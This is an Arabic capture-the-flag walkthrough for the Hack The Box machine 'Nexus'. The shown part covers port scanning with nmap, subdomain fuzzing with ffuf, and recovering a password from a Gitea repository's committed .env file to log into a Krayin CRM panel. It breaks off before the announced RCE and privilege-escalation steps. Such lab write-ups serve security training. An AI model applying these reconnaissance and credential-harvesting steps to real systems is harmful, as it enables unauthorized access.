wingleszy/htb-nexus-walkthrough
تدوينة عن جهاز Nexus (HTB). سلسلة الهجمات: تسريب بيانات في سجل Git → استغلال RCE في Krayin CRM (CVE-2026-38526) → رفع الصلاحيات عبر Git internals وملف SUID binary. تحليل مفصل لمتجهات الهجوم مع رسوم توضيحية.

الاسم: Nexus
الصعوبة: Easy
نظام التشغيل: Linux (Ubuntu)
تاريخ الإنجاز: 23 سبتمبر 2026

نتصل بـ VPN ونشغّل فحص المنافذ:
Openvpn <مسار ملف الإعداد .ovpn>
يجب أن تظهر رسالة "Initialization Sequence Completed"
نتحقق من المنافذ المفتوحة باستخدام nmap nmap -sC -sV -Pn 10.129.101.185

منفذان فقط مفتوحان:
22/tcp — OpenSSH 9.6p1 Ubuntu

80/tcp — nginx 1.24.0 (إعادة توجيه إلى http://nexus.htb/)


نضيف النطاق إلى /etc/hosts:


نرى في الصفحة الرئيسية موقع شركة للطاقة. في قسم الوظائف (/careers) نجد بريد المدير الإلكتروني: [email protected]

نستخدم ffuf للبحث عن المضيفات الافتراضية:
ffuf -u http://nexus.htb -H "Host: FUZZ.nexus.htb" \
     -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -mc 200
نجد النطاق الفرعي: git.nexus.htb

نضيفه إلى hosts وننتقل إلى العنوان. هناك خدمة Gitea منشورة
ندرس المستودعات العامة. في admin/krayin-docker-setup نجد commit يحتوي على ملف `.env

في الملف نكتشف:
N27xh!!2ucY04billing.nexus.htb
نضيف billing.nexus.htb إلى hosts. على هذا النطاق الفرعي يعمل Krayin CRM v2.2.0
نستخدم البيانات التي تم العثور عليها:


بعد تسجيل الدخول بنجاح إلى لوحة الإدارة يمكننا ملاحظة إصدار Krayin 2.2.0
